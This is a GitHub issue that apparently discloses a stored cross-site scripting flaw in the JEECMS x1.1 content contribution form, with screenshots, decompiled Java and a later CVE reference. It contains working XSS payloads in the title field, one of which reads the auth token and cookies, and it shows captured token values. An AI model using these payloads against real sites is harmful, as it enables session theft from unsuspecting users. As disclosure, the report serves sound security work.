New issue

Jump to bottom

JEECMS x1.1 have Stored XSS vulnerability #3

Open CoCoCoCoCoColi opened this issue on Jan 3, 2020 · 1 comment


CoCoCoCoCoColi commented on Jan 3, 2020 • edited

Owner

this is cms offical website

> http://www.jeecms.com/


A stored xss vulnerability was discovered in JEECMS x1.1



poc

vuln url: http://192.168.95.133:8080/member-vipcenter.htm

payload is `title <svg/onload=alert(1)>`



不安全 | 192.168.95.133:8080/member-vipcenter.htm#

会员中心

* 投稿栏目：社区

作者：本站编辑


* 标题：<svg/onload=alert(1)>

摘要：123

正文：123

after submit ,refresh this page

Trigger XSS Vulnerability




不安全 | 192.168.95.133:8080/member-vipcenter.htm#

192.168.95.133:8080 显示

1

```
<svg/onload=alert(localStorage.getItem('JEECMS-Auth-Token')+"\n\nCookie:"+document.cookie)>
```



* 投稿栏目：社区


作者：本站编辑 不填则默认为本站编辑

* 标题：<svg/onload=alert(localStorage.getItem('JEECMS-Auth-Token')+"\n\nCookie:"+document.cookie)>

摘要：1

```
▼<form action id="newContri" novalidate="novalidate" title="undefined" style>
  ▶<div class="type">…</div>
  ▶<div id="cascadePut" style="display: none;">…</div>
  ▼<div class="send-title">
    ▶<label class="Regular" for>…</label>
     <input type="text" name="title" id="title" maxlength="200" placeholder="请输入文章标题" class="valid" style="border-color:
     rgb(229, 229, 229);" aria-describedby="title-error" aria-invalid="false"> == $0
    ▶<div class="errors">…</div>
   </div>
  ▶<div class="text-area">…</div>
```

```
element.style {
  border-color: ▸ rgb(229, 229, 229);
}
.main .data .data-         vip-center.css:288
right .five .gocontribute form div.send-
title input {
  width: 837px;
```



192.168.95.133:8080 显示


```
eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJzeXN0ZW0iLCJjcmVhdGVkIjoxNTc
4MDM0OTYzMjczLCJ1c2V
yU291cmNlIjoiYWRtaW4iLCJleHAiOjE1NzgwNTIxNjN9.BWFWG6V5luzs
elmXGHrBc6ZOyXPKBqj2AM
Pvh1BZwlwxUMwSIP4qwZ9wE9qYXP4zqsxzT6DEwc7bobZwCOIEkw

Cookie:JIDENTITY=dbfe9776-9561-4e11-a236-529eac77b708;
zh_choose=s; _site_id_cookie=1
```

Vulnerability file

WEB-INF/lib/jeecms-component-x1.1.0.jar!/com/jeecms/content/service/impl/ContentFrontServiceImpl.class:335


```
content = dto.initContent(content, dto, channel, site.getCmsSiteCfg(), site.getId(), channel.getRealWorkflowId() != null, false);
```

WEB-INF/lib/jeecms-component-x1.1.0.jar!/com/jeecms/content/domain/dto/ContentContributeDto.class:115



```
public Content initContent(Content content, ContentContributeDto dto, Channel channel, CmsSiteConfig cmsSiteConfig, Integer siteId, Boolean isWorkflow, Boolean isUpdate) {
    content.setChannelId(dto.getChannnelId());
    content.setTitle(dto.getTitle());
    content.setTitleIsBold(false);
    content.setTitleColor("#666666");
    content.setChannelId(channel.getId());
    content.setChannel(channel);
    Short viewControl = null;
    if (channel.getChannelExt().getViewControl() != null) {
        viewControl = ContentInitUtils.initViewControl(channel.getChannelExt().getViewControl());
    } else {
        viewControl = ContentInitUtils.initViewControl(cmsSiteConfig.getChannelVisitLimitType());
    }
```

WEB-INF/lib/jeecms-component-x1.1.0.jar!/com/jeecms/content/domain/Content.class:814



```
        length = 150
    )
    public String getTitle() {
        return this.title;
    }

    public void setTitle(String title) {
        this.title = title;
    }

    @Column(
```

```
this = {Content@18185}
this.title = "<svg/onload=alert(1)> "
```

from CoColi(Chaitin Tech)

fgeek commented on Oct 9, 2021

This was assigned https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-21729

Did you report this to vendor?

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants